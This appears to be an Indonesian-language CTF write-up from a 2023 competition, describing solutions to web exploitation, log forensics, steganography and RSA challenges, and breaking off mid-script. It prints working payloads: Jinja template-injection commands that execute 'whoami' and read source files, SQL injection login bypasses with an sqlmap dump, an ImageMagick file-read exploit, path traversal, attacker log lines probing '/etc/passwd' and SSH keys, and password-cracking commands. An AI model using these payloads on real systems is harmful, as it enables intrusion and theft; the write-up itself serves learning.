Proof Of Concept 0Byte CTF 2023

NAMA Peserta : Muhammad Daffa


Sabtu, 19 Agustus 2023

Web Exploitation

[Guestbook (Beta)]

Executive Summary


Diberikan sebuah website tanpa source code, dimana penggunanya dapat memasukkan nama yang diinginkan dan nama yang telah diinput akan tampil di halaman website



Pada contoh diatas saya mencoba melakukan input nama dengan value "test" dan hasilnya muncul pada website

Technical Report

Situs ini rentan terhadap SSTI, hal tersebut dapat dibuktikan jika melakukan input pada kolom nama dengan values "{{7*7}}", maka hasilnya adalah 49




Disini saya akan mencoba untuk melakukan exploitasi lebih lanjut yaitu melakukan Remote Code Execution dengan memanfaatkan SSTI. Payload yang saya gunakan adalah

{{lipsum.__globals__.os.popen('whoami').read()}}

▲ Not secure | 0x7e7ctf.zerobyte.me:40009/?name={{lipsum._globals_.os.popen(%27whoami%2

Guestbook



Terlihat bahwa output pada website adalah noob yang berarti, kita berhasil melakukan Remote Code Execution. Untuk lokasi flagnya ada didalam aplikasi source code python tersebut, dan untuk mendapatkan flag tersebut, berikut payload yang saya gunakan

{{lipsum.__globals__.os.popen('cat /app/main.py').read()}}

Flag: 0byteCTF{Th3_M4n_wh0_Th1nks_h3_C4n_4nd_th3_M4n_wh0_Th1nks_h3_C4nt_4r3_B0th_R1ght}

Conclusion (Kesimpulan dari soal)

Situs ini rentan terhadap SSTI (Server Side Template Injection), hal ini terjadi karena web developer tidak menggunakan templating pada website (Pada kasus ini adalah Jinja) dengan baik sehingga penyerang dapat melakukan injeksi template yang dapat menyebabkan Remote Code Execution pada website.

[Gambar Ajaib]


Executive Summary

Diberikan sebuah website tanpa source code, dimana penggunanya dapat mengunggah foto dengan ekstensi PNG pada website



Technical Report

Situs ini rentan CVE-2022-44268 yaitu LFI pada imagemagick versi 7.1.0-49, hal ini disimpulkan setelah melihat nama soal (Gambar Ajaib) dan juga kode tahun pada website yaitu 2022. Untuk mengeksploitasi kerentanan ini, saya menggunakan salah satu repositori GitHub dimana tool ini dapat melakukan generate gambar yang didalamnya sudah tertanam payload untuk membaca file-file yang ada pada server. Berikut adalah repositori GitHub yang saya gunakan https://github.com/Sybil-Scan/imagemagick-lfi-poc



Namun sebelum melanjutkan pengeksploitasian, saya menemukan satu endpoint yang cukup aneh, yaitu endpoint "/rahasia". Terdapat kemungkinan jika endpoint "/rahasia" ini berhubungan dengan soal yang akan dieksploitasi

Jadi pada kasus ini, saya akan coba membaca file bernama "/rahasia" dengan menjalankan command sebagai berikut

python3 generate.py -f "/rahasia" -o exploit.png

Kemudian upload gambar yang telah degenerate kedalam website dan kemudian download ulang gambar yang telah diunggah tersebut. Lanjutkan dengan command shell dibawah ini untuk melihat hex code dari file bernama "/rahasia"


identify -verbose result.png

```
png:sRGB: intent=0 (Perceptual Intent)
png:text: 3 tEXt/zTXt/iTXt chunks were found
png:tIME: 2023-08-19T02:15:25Z
Raw profile type:

68
30627974654354467b54683073335f5768305f43346e6e30745f4368346e67335f546833
31725f4d316e447735f43346e6e30545f4368346e67335f346e797468316e477d

signature: 2c6157f034438d869ae3704680e3635883188ba95635a9dd7ca09450ac0c056d
Artifacts:
filename: exploit.png
verbose: true
Tainted: False
Filesize: 1487B
```

Kemudian convert hex code tersebut menjadi ASCII untuk membaca flag



Flag: ObyteCTF{ThOs3_Wh0_C4nnOt_Ch4ng3_Th31r_M1nDs_C4nnOT_Ch4ng3_4nyth1nG}

Conclusion

Situs ini rentan terhadap CVE-2022-44268 dikarenakan situs ini menggunakan imagemagick versi lama sehingga tools ini rentan terhadap CVE-2022-44268 yaitu local file inclusion dimana penyerangnya dapat membaca file-file yang ada pada server target.

[the Injection]

Executive Summary

Diberikan sebuah website tanpa source code, dimana hanya terdapat halaman static tanpa ada informasi sama sekali pada situs

Site Under Maintenance



We apologize for the inconvenience, but our website is currently undergoing maintenance. Please check back later.


Technical Report

Dikarenakan tidak ada informasi sama sekali pada halaman ini, maka dilakukanlah bruteforce directory menggunakan "dirsearch". Berikut command yang saya gunakan

dirsearch -u http://0x7e7ctf.zerobyte.me:1339/

Terdapat file bernama login.php dan jika kita akses, muncul sebuah halaman login tanpa adanya fitur lain seperti register atau forgot password. Jika dilihat source codenya dengan menekan tombol "Ctrl + U", terdapat HTML comment yang berisikan endpoint lain bernama "asuka_is_best_gurl"


Disaat mengakses endpoint ini, ternyata terdapat halaman login yang sama, namun pada endpoint ini menurut komentar HTML sebelumnya, file PHP ini rentan terhadap suatu kerentanan



Jika terdapat sebuah halaman login, yang dilakukan pertama kali ialah melakukan SQL Injection, dengan menginput

Username: ' or true-- -

Password: test



Content

Hello shinji!

There is no flag for this user.

Logout

Setelah memasukkan payload SQL injection, disini saya login sebagai akun bernama "shinji" namun flagnya tidak muncul jika dengan menggunakan username "shinji". Maka disini saya akan mencoba melihat username yang lain dengan menggunakan SQLMap dan targetnya adalah endpoint "asuka_is_best_gurl.php". Berikut adalah command yang saya gunakan untuk mencari username pada situs ini

sqlmap -u http://0x7e7ctf.zerobyte.me:1339/asuka_is_best_gurl.php --forms --dump

Setelah selesai menggunakan command diatas, terdapat 5 pengguna yang ada pada database "asuka db"

id	password	username
1	0ccf38be2d49c8b34a689a629fa263ad	shinji
2	0fe69241e61baae968a5e2dabfafaaed	kaworu
3	7aa71e0da12a12bf8fd1accda88d8fdf	rei
4	1391f7bfefd7b7a0ff8ee6ef97dcd50f	misato
5	64d932f4f8d87561a36a34bef6bac02f	asuka

Kemudian disini saya akan mencoba untuk login satu persatu menggunakan username yang ada. Payload yang saya gunakan adalah seperti ini

Username: asuka' order by 1-- -

Password: test

Flag bisa didapatkan setelah login menggunakan pengguna bernama "asuka"

Content

Hello asuka!

ObyteCTF{Inj3ction_f0r_lyf}

Logout

Flag: ObyteCTF{Inj3ction_f0r_lyf}


Conclusion (Kesimpulan dari soal)

Diawali dengan melakukan bruteforce directory, kemudian menemukan sebuah login page. Terdapat juga endpoint baru yang didapatkan dengan melihat source code website. Di endpoint baru yang telah ditemukan rentan terhadap SQL Injection yang menyebabkan penyerang dapat masuk kedalam database sebuah website.

[Just Explore!]

Executive Summary

Diberikan sebuah website tanpa source code, dan juga pada halaman utama terdapat endpoint bernama "/explore" yang didalamnya hanya terdapat file yang cukup "random"



Technical Report

Jika dilihat pada HTTP response header, situs ini menggunakan NGINX sebagai webserver. Yang berarti terdapat kemungkinan jika situs ini rentan terhadap path traversal jika terdapat miskonfigurasi pada nginx. Contohnya bisa dilihat pada situs ini https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/. Untuk melakukan path traversal ini, maka harus menambahkan ../ pada url setelah explore



Dan dugaan saya benar, situs ini rentan terhadap path traversal. Langkah selanjutnya adalah mencari file flag.txt pada server, dan setelah lama mencari flag terdapat pada direktori /usr/share/flag.txt



ObyteCTF{P4th_Tr4v3rS4L_ThRu_Ng1nX_M1sCOnf1g_4l14s}

Flag: ObyteCTF{P4th_Tr4v3rS4L_ThRu_Ng1nX_M1sC0nf1g_4l14s}

Conclusion (Kesimpulan dari soal)

Diawali dengan melakukan information gathering dengan melihat teknologi yang dipakai dan mencoba beberapa kemungkinan yang ada pada web server nginx. Pada akhirnya didapatkan sebuah kerentanan yaitu path traversal yang diakibatkan oleh miskonfigurasi pada konfigurasi nginx yang menyebabkan penyerang dapat membaca file-file yang ada pada webserver.

[Who the Hack?]


Executive Summary

Diberikan ZIP file yang berisikan sebuah log server sebuah website. Terdapat 39099 baris pada log ini dan log ini memiliki timestamp dari 8 Agustus 2023 hingga 14 Agustus 2023.

Technical Report

Hal pertama yang saya lakukan adalah mencari sebuah request yang mencurigakan seperti melakukan percobaan hacking atau mencoba melakukan request-request yang cukup random. Pada log ini saya menemukan 1 IP yang melakukan percobaan hacking yaitu 178.19.45.123

```
[11/Aug/2023:12:00:15 +0700]
                                                            "GET /../../etc/passwd HTTP/1.1" 403 539 "-" "curl/7.88.1" "GET /Vagrantfile HTTP/1.1" 403 608 "-" "curl/7.88.1"
 [11/Aug/2023:12:00:16 +0700]
 [11/Aug/2023:12:00:17 +0700]
                                                            "GET /.git/config HTTP/1.1" 403 855 "-" "curl/7.88.1"
[11/Aug/2023:12:00:19 +0700]
[11/Aug/2023:12:00:21 +0700]
                                                            "GET /_phpmyadmin/index.php HTTP/1.1" 403 847 - "curl/7.88.1"
"GET /_phpmyadmin/index.php HTTP/1.1" 403 835 "-" "curl/7.88.1"
"GET /.DS_Store HTTP/1.1" 403 519 "-" "curl/7.88.1"
[11/Aug/2023:12:00:23 +0700]
 [11/Aug/2023:12:00:24 +0700]
[11/Aug/2023:12:00:26 +0700]
[11/Aug/2023:12:00:26 +0700] GET /.DS_Store HIF/1.1 405 519 - CUT1/.08.1 [11/Aug/2023:12:00:28 +0700] GET /.github/workflows/build.yaml HTTP/1.1" 403 273 "-" "cur1/7.88.1 [11/Aug/2023:12:00:29 +0700] "GET /.aws/config.yaml HTTP/1.1" 403 180 "-" "cur1/7.88.1" [11/Aug/2023:12:00:31 +0700] "GET /info.php HTTP/1.1" 403 415 "-" "cur1/7.88.1" [11/Aug/2023:12:00:32 +0700] "GET /phpinfo.php HTTP/1.1" 403 961 "-" "cur1/7.88.1" [11/Aug/2023:12:00:32 +0700] "GET /phpinfo.php HTTP/1.1" 403 961 "-" "cur1/7.88.1"
[11/Aug/2023:12:00:34 +0700] "GET /.htaccess HTTP/1.1" 403 249 "-" "curl/7.88.1"
                                                           GET /.ntaccess MIP/1.1 403 249 - CUT//.80.1 "GET /download.php?file=../../../.etc/passwd HTTP/1.1" 403 386 "GET /.ssh/id_rsa HTTP/1.1" 403 165 "-" "curl/7.88.1" "GET /.travis.yml HTTP/1.1" 403 777 "-" "curl/7.88.1" "GET /.travis.yml.swp HTTP/1.1" 403 825 "-" "curl/7.88.1" "GET /.travis.yml~ HTTP/1.1" 403 568 "-" "curl/7.88.1"
[11/Aug/2023:12:00:36 +0700]
 [11/Aug/2023:12:00:37 +0700]
 [11/Aug/2023:12:00:39 +0700]
[11/Aug/2023:12:00:41 +0700]
[11/Aug/2023:12:00:43 +0700]
                                                           "GET /.travis.yml~ HTTP/1.1" 403 568 "-" "curl/7.88.1"
"GET /remote/fgt_lang?lang=/../../../dev/cmdb/sslvpn_websession HT
"GET /.config.php.swp HTTP/1.1" 403 728 "-" "curl/7.88.1"
"GET /../etc/passwd HTTP/1.1" 403 687 "-" "curl/7.88.1"
"GET /../.etc/passwd HTTP/1.1" 403 435 "-" "curl/7.88.1"
"GET /../../etc/passwd HTTP/1.1" 403 890 "-" "curl/7.88.1"
"GET /../../etc/passwd HTTP/1.1" 403 262 "-" "curl/7.88.1"
"GET /../.././etc/passwd HTTP/1.1" 403 101 "-" "curl/7.88.1"
"GET //../././etc/passwd HTTP/1.1" 403 101 "-" "curl/7.88.1"
"GET //s0whoami%50 HTTP/1.1" 403 446 "-" "curl/7.88.1"
"GET /%60whoami%50 HTTP/1.1" 403 446 "-" "curl/7.88.1"
[11/Aug/2023:12:00:44 +0700]
 [11/Aug/2023:12:00:46 +0700]
[11/Aug/2023:12:00:47 +0700]
[11/Aug/2023:12:00:48 +0700]
[11/Aug/2023:12:00:49 +0700]
 [11/Aug/2023:12:00:50 +0700]
 [11/Aug/2023:12:00:51 +0700]
[11/Aug/2023:12:00:53 +0700]
[11/Aug/2023:12:00:54 +0700]
[11/Aug/2023:12:00:56 +0700]
                                                            "GET /%60pwd%60 HTTP/1.1" 403 253 "-" "curl/7.88.1"
[11/Aug/2023:12:00:58 +0700] "GET /%G01:x60 HTTP/1.1" 403 109 "-" "curl/7.88.1" 
[11/Aug/2023:12:01:00 +0700] "GET /%G0uname%60 HTTP/1.1" 403 283 "-" "curl/7.88.1"
[11/Aug/2023:12:01:01 +0700] "GET /posts/1%27+OR+1=1+--+-+ HTTP/1.1" 403 633 "-"
```



Jika ditelusuri lagi, IP ini melakukan 121 request pada webserver dan setelah request ke 60 IP ini melakukan request yang aneh yaitu memasukkan karakter persen dan diikuti dua angka setelahnya.

```
193 6/.136.52.134 - [11/Aug/2023:18:59:38 +0/00] "GET /search/bank%20accou

194 217.112.15.97 - [11/Aug/2023:19:00:04 +0700] "GET / HTTP/1.1" 200 809

195 178.19.45.123 - [11/Aug/2023:19:00:05 +0700] "GET /%30 HTTP/1.1" 404 6

196 229.239.15.87 - [11/Aug/2023:19:00:17 +0700] "POST /dashboard/login HT

197 155.21.25.104 - [11/Aug/2023:19:00:23 +0700] "GET /favicon.ico HTTP/1.
```


Jika kita ambil request-request yang mencurigakan tersebut dengan menggunakan "cat" dan "grep" seperti command dibawah

cat access.log | grep "/%.*{2} HTTP" -Eo

Maka akan muncul daftar request seperti gambar dibawah



Masukkan daftar request tersebut kedalam CyberChef kemudian convert dari hex menjadi ASCII dan kita akan mendapatkan sebuah flag



 $Flag: 0byteCTF\{W3_Suff3r_M0r3_0ft3n_1n_1m4g1n4t10n_Th4n_1n_R34l1ty\}$

Conclusion

Diberikan sebuah log server untuk dianalisis, kemudian dilanjutkan dengan mencari HTTP request yang mencurigakan dan terdapat 1 IP yaitu 178.19.45.123 yang melakukan beberapa request untuk melakukan hacking pada server. Dan jika ditelusuri lagi, request ke 61 hingga terakhir, IP tersebut melakukan request pada server yang mengandung sebuah flag

[Romeo and Dulliet]

Executive Summary

Diberikan ZIP file yang berisikan sebuah 2 log server sebuah website bernama "Dulliet.txt" dan "Romeo.txt". Masing-masing log server memiki file size yang besar yaitu sekitar 66 megabytes dan jika dilihat secara sekilas, 2 file ini adalah mirip

```
■ Dulliet.txt ↔ Romeo.txt ×
                               [01/Jun/2023:00:01:00 +0700] "GET /dashboard/tran
                                                                                                         83.195.18.195 -
                                                                                                                              [01/Jun/2023:00:01:00 +0700] "GET /dashboard/tra
                                                                                                                              [01/Jun/2023:00:02:06 +0700] "POST /dashboard/add
[01/Jun/2023:00:03:09 +0700] "POST /dashboard/logi
[01/Jun/2023:00:04:00 +0700] "GET /contact HTTP/1
         80.172.186.28 - -
                               [01/Jun/2023:00:02:06 +0700] "POST /dashboard/add HT
                                                                                                      2 80.172.186.28 - -
         89.209.181.44 - -
                                                                                                      3 89.209.181.44 - -
                              [01/Jun/2023:00:03:09 +0700]
                                                                 "POST /dashboard/login
                              [01/Jun/2023:00:04:00 +0700] "GET /contact HTTP/1.1"
                                                                                                                                                                 "GET /contact HTTP/1
                               [01/Jun/2023:00:04:35 +0700] "GET /assets/css/bootst
          108.189.11.31 - -
                                                                                                         108.189.11.31 -
                                                                                                                               [01/Jun/2023:00:04:35 +0700] "GET /assets/css/b
```

Technical Report

Jika 2 file log ini dianalisis lebih lanjut, maka terlihat terdapat beberapa perbedaan yang ada, yang pertama jumlah baris yang ada pada file log yang bernama "Dulliet.txt" adalah 438923 baris

```
438921 146.22.134.29 - - [30/Aug/2023:23:58:13 +0/00] POST /dashboard/traf
438922 89.209.181.44 - - [30/Aug/2023:23:58:52 +0700] "POST /dashboard/logi
438923 178.37.153.34 - - [30/Aug/2023:23:59:53 +0700] "GET /support HTTP/1.
438924
```

Sedangkan pada file log yang bernama "Romeo.txt" adalah sebanyak 438979 baris

```
438978 89.209.181.44 - [30/Aug/2023:23:58:52 +0700] "POST /dashboard/logi 438979 178.37.153.34 - [30/Aug/2023:23:59:53 +0700] "GET /support HTTP/1. 438980
```

Kemudian saat saya mencoba mencari beberapa request yang mencurigakan pada kedua log terdapat beberapa baris dimana baris tersebut hanya mengadung 1 karakter saja. Contohnya adalah seperti gambar dibawah

```
1545 229.239.15.87 - [01/Jun/2023:22:41:42 +07
1546 217.112.15.97 - [01/Jun/2023:22:42:37 +07
1547 59.45.194.238 - [01/Jun/2023:22:43:50 +07
1548 {
1549 91.120.11.246 - [01/Jun/2023:22:45:47 +07
1550 59.45.194.238 - [01/Jun/2023:22:46:37 +07
1551 155.21.25.104 - [01/Jun/2023:22:47:20 +07
1552 194.25.80.209 - [01/Jun/2023:22:48:11 +07
1553 146.22.134.29 - [01/Jun/2023:22:49:21 +07
1554 248.84.162.17 - [01/Jun/2023:22:50:01 +07
1555 248.84.162.17 - [01/Jun/2023:22:50:01 +07
1556 248.84.162.17 - [01/Jun/2023:22:50:01 +07
1557 248.84.162.17 - [01/Jun/2023:22:50:01 +07
1557 248.84.162.17 - [01/Jun/2023:22:50:01 +07
1558 248.84.162.17 - [01/Jun/2023:22:50:01 +07
1559 248.84.162.17 - [01/Jun/2023:22:50:01 +07
1550 258.84.162.17 - [01/Jun/2023:22:48:10 +07
1550 258.84.162.17
```

Pada file "Romeo.txt" di baris ke 1548, terdapat karakter "{" yang biasanya ini adalah format dari flag CTF, kemudian saya mencoba membuat sebuah python script untuk mencari baris-baris yang sejenis yaitu baris yang memiliki 1 karakter saja

```
1. with open('Dulliet.txt', 'r') as log_file:
2.    for line in log_file:
3.        line = line.strip()
4.        if len(line) == 1:
5.        print(line)
```

Kemudian jalankan kode diatas pada kedua file yaitu Dulliet dan Romeo. Berikut adalah hasilnya

```
daffainfo@dapOS:~/Romeo_and_Dulliet$ python3 test.py
s
M
9
t
3
P
t
1
m
3
7
```

```
daffainfo@dapOS:~/Romeo_and_Dulliet$ python3 test.py
{
3
4
n
A
-
m
A
-
1
4
1
3
}
```

Jika dilihat secara sekilas kedua daftar karakter tersebut seperti sebuah flag, namun masih cukup tidak beraturan. Dalam kasus ini saya mencoba menggabungkan kedua daftar karakter tersebut dengan *diflip secara* manual dan terbentuklah sebuah flag.

Flag: ObyteCTF{s3M4n9At_3mPAt_l1m4_1337}

Conclusion

Diberikan 2 log server untuk dianalisis dan ternyata kedua file tersebut tidak sama, bisa dilihat dari perbedaan baris pada log atau juga bisa pada besar file kedua log. Kemudian disaat melakukan analisis, terdapat baris yang cukup aneh yaitu baris yang hanya memiliki 1 karakter saja. Untuk membantu mencari baris-baris tersebut maka dibuat lah python script untuk mengumpulkan baris tersebut. Dan pada akhirnya jika digabungkan kedua daftar karakter yang dihasilkan dari kedua log, maka akan terbentuk sebuah flag.

[One of the greatest matches of all time!]

Executive Summary

Diberikan sebuah ZIP file yang berisikan 2 gambar yaitu onfire.jpg dan rockvjohn.jpg. Kedua file ini memiliki besar file yang sangat berbeda yaitu 284 KB untuk onfire.jpg dan 2 MB untuk rockvjhon.jpg.

File size
284 KB
2 MB

Technical Report

Yang pertama dilakukan adalah menggunakan command "exiftool" untuk menampilkan metadata dari sebuah file, jadi saya akan menggunakan exiftool pada kedua file tersebut. Berikut adalah command yang saya gunakan

exiftool onfire.jpg


exiftool rockvjhon.jpg

```
daffainfo@dapOS:~/foren-Obyte$ exiftool onfire.jpg
ExifTool Version Number
                                : 12.40
                                : onfire.jpg
File Name
Directory
File Size
                                : 284 KiB
File Modification Date/Time
                                : 2023:08:19 15:17:43+07:00
File Access Date/Time
                                : 2023:08:19 15:18:02+07:00
File Inode Change Date/Time
                                : 2023:08:19 15:18:02+07:00
File Permissions
                                : -rw-r--r-
File Type
                                  JPEG
File Type Extension
                                : jpg
MIME Type
                                : image/jpeg
JFIF Version
                                : 1.01
Resolution Unit
                                : None
X Resolution
                                : 1
Y Resolution
                                : 1
Comment
                                  hatta1902.
Image Width
                                : 1080
Image Height
                                : 1931
```

Hasil exiftool pada rockvjohn tidak ada yang menarik, berbanding terbalik dengan file onfire.jpg. Terdapat sebuah comment yaitu "hatta1902.". Terdapat kemungkinan jika ini adalah sebuah password yang dapat digunakan pada file "rockvjhon.jpg" mengingat bahwa size file tersebut tidak wajar. Berikut adalah command yang saya gunakan yaitu "steghide" untuk melakukan extraksi file dikarenakan telah dilakukan teknik steganografi pada file tersebut

```
daffainfo@dapOS:~/foren-Obyte$ steghide --extract -sf rockvjhon.jpg
Enter passphrase:
wrote extracted data to "readme.docx".
```

Dugaan saya ternyata benar dan terdapat file dengan ekstensi .docx yang dihasilkan dengan menggunakan command diatas. Sekarang kita akan beralih ke file readme.docx, jika file tersebut dibuka, terdapat password yang mengunci file ini



Untuk membuka password ini dibutuhkan John The Ripper untuk melakukan cracking password dan office2john untuk mengkonversi file documen yang akan dilakukan bruteforce kedalam format john. Berikut command yang saya gunakan untuk melakukan cracking password pada document word


office2john readme.docx > hash.txt john -w=/usr/share/wordlists/rockyou.txt hash.txt

Setelah itu tunggu hingga John berhasil melakukan cracking password, dan jika ingin melihat password yang telah dicrack, maka jalankan command dibawah

John -show hash.txt




Password dari dokumen ini adalah "emiliano", mari kita buka file tersebut dengan password yang telah didapatkan



Dan ternyata didalam file ini hanya terdapat garis-garis yang tidak beraturan. Namun, jika dicek kembali garis-garis tersebut tidaklah hanya huruf I kecil saja, namun terdapat huruf I kapital juga yang dimasukkan kedalam susunan baris-baris ini. Jika kita menggunakan fitur search pada word dan mencari huruf I kapital, maka akan tersebut sebuah huruf di setiap halamannya



Sebagai contoh gambar diatas adalah halaman 7 dan 8 yang membentuk karakter F dan L. Jika semua karakter ini dikumpulkan, maka akan tersebut sebuah shortlink yaitu https://s.id/1FLAGHERE945. Dan jika link tersebut dibuka, maka kita akan diredirect kedalam pastebin yang terkunci



Namun, untungnya terdapat hint yaitu password pastebin itu sama dengan password extract file

Hint pw bin = pw extract

Dan akhirnya saya memasukkan password emiliano, yaitu password yang saya gunakan untuk membuka file document yang terkunci



Flag: ObyteCTF{JHON_&_R0cK_Ar3_B3st_Fr1eNd}

Conclusion

Melakukan analisis pada kedua gambar yang ada, dan ternyata terdapat password yang digunakan untuk mengextract file hasil steganografi dengan menggunakan steghide. Kemudian dilanjutkan dengan melakukan cracking password pada document readme. Dan didalam document tersebut terdapat pesan yang tersembunyi yang berisikan link dan pada akhirnya akan diredirect ke Pastebin yang berisikan flag

[Token]

Executive Summary

Program yang diberikan adalah skrip Python yang mengimplementasikan sebuah permainan kriptografi. Dalam permainan ini, program akan menghasilkan serangkaian token acak, dan pemain harus memasukkan token yang benar untuk memenangkan permainan. Token ini dihasilkan dengan memilih acak karakter dari set '0123456789abcdef' sepanjang 32 karakter. Setiap kali pemain memasukkan token yang benar, program akan menghasilkan dua bilangan prima acak, menghitung modulus dari perkalian kedua bilangan tersebut, dan menggunakan eksponen tetap (0x10001) untuk melakukan operasi enkripsi terhadap token. Token yang dienkripsi dan parameter kriptografinya dicetak, dan pemain harus memasukkan token yang sesuai. Jika pemain benar memasukkan token sebanyak 100 kali, maka flag akan dicetak. Jika pemain salah satu kali saja, program akan berakhir.

```
1. #!/usr/bin/env python3
2.
3. from sympy import nextprime
4. from Crypto.Util.number import *
5. from random import choice
6. from flag import flag
7.
8.
9. def get_prime(n):
10. r = getRandomInteger(n)
11.
       p = nextprime(r)
12. q = nextprime(r + getRandomInteger(32))
       return p, q
13.
14.
15. def get_token(1):
       return ''.join(choice('0123456789abcdef') for i in range(1))
16.
17.
18.
19. correct = 0
20. while correct < 100:
       token = get_token(32)
22. p, q = get_prime(256)
       n = p * q
23.
24. e = 0 \times 10001
       m = bytes_to_long(token.encode())
25.
26. c = pow(m,e,n)
27.
28.
       print(f'[*] {n = }')
       print(f'[*] {e = }')
29.
       print(f'[*] {c = }')
30.
31.
       answer = input("[TOKEN]> ")
32.
       if answer == token:
33.
34.
           correct += 1
35.
           print()
36.
       else:
37.
           exit(0)
38.
```

```
39. print(flag)
```

Technical Report

Karena ini adalah soal RSA, maka saya akan menggunakan RsaCtfTool yang bisa diakses di repositori ini: https://github.com/RsaCtfTool/RsaCtfTool. Command yang saya gunakan adalah sebagai berikut dengan mengambil salah satu contoh output pada server

python3 RsaCtfTool.py -n

72698963989427513134049984682959861288622223293766256970259732393086683243432364056 31631699065470706683897767391236403789451011065655516118499702813482523 -e 65537 -- uncipher

37920273854483906773011204273121486598966233088581599960542130785593875915887822235 72434360836211851421167883252676191360621136176901652226598967453688583

Serangan ini berhasil dengan menggunakan teknik SQUFOF (Shanks's square forms factorization). Terlihat tokennya pada bagian utf-8, dan dikarenakan terdapat 100 kali percobaan pada server ini, maka mustahil untuk melakukan hal ini secara manual. Maka dari itu dibuatlah sebuah script python untuk melakukan hal ini. Beberapa fungsi diambil dari RsaCtfTool seperti fungsi gcd, isqrt, dan SQUFOF itu sendiri. Setelah mendapatkan nilai prima p dan q hasil dari fungsi SQUFOF maka dilakukanlah decryption pada ciphertext yang ada

```
1. from pwn import *
from Crypto.Util.number import inverse, long_to_bytes
3. import re
4.
5. def gcd(a, b):
6.
       while b:
           a, b = b, a \% b
7.
8.
     return abs(a)
9.
10. def isqrt(n):
       if n == 0:
11.
12.
           return 0
13.
       x, y = n, (n + 1) >> 1
    while y < x:
14.
15.
           x, y = y, (y + n // y) >> 1
    return x
16.
17.
18. multiplier = [
19.
       1,
20.
       3,
21.
       5,
```

```
22. 7,
23.
       11,
       3 * 5,
24.
       3 * 7,
25.
    3 * 11,
26.
       5 * 7,
27.
    5 * 11,
28.
       7 * 11,
29.
       3 * 5 * 7,
30.
       3 * 5 * 11,
31.
       3 * 7 * 11,
32.
       5 * 7 * 11,
33.
34. 3 * 5 * 7 * 11,
35.]
36.
37.
38. def SQUFOF(N):
39.
       s = isqrt(N)
40.
       L = isqrt(s << 1) << 1
41.
       B = 3 * L
42.
43.
       for k in range(0, len(multiplier)):
44.
           D = multiplier[k] * N
           Po = Pprev = P = isqrt(D)
45.
46.
           Qprev = 1
47.
           Q = D - (Po * Po)
48.
           for i in range(2, B + 1):
               b = (Po + P) // Q
49.
50.
               P = b * Q - P
               q = Q
51.
52.
               Q = Qprev + b * (Pprev - P)
53.
               r = isqrt(Q)
54.
               if not (i & 1) and (r * r) == Q: break
55.
               Pprev, Qprev = P, q
56.
           b = (Po - P) // r
57.
           Pprev = P = b * r + P
58.
           Qprev = r
59.
           Q = (D - (Pprev * Pprev)) // Qprev
60.
           c1 = True
61.
           while c1:
62.
               b = (Po + P) // Q
63.
               Pprev = P
               P = b * Q - P
64.
               q = Q
65.
66.
               Q = Qprev + b * (Pprev - P)
67.
               Qprev = q
68.
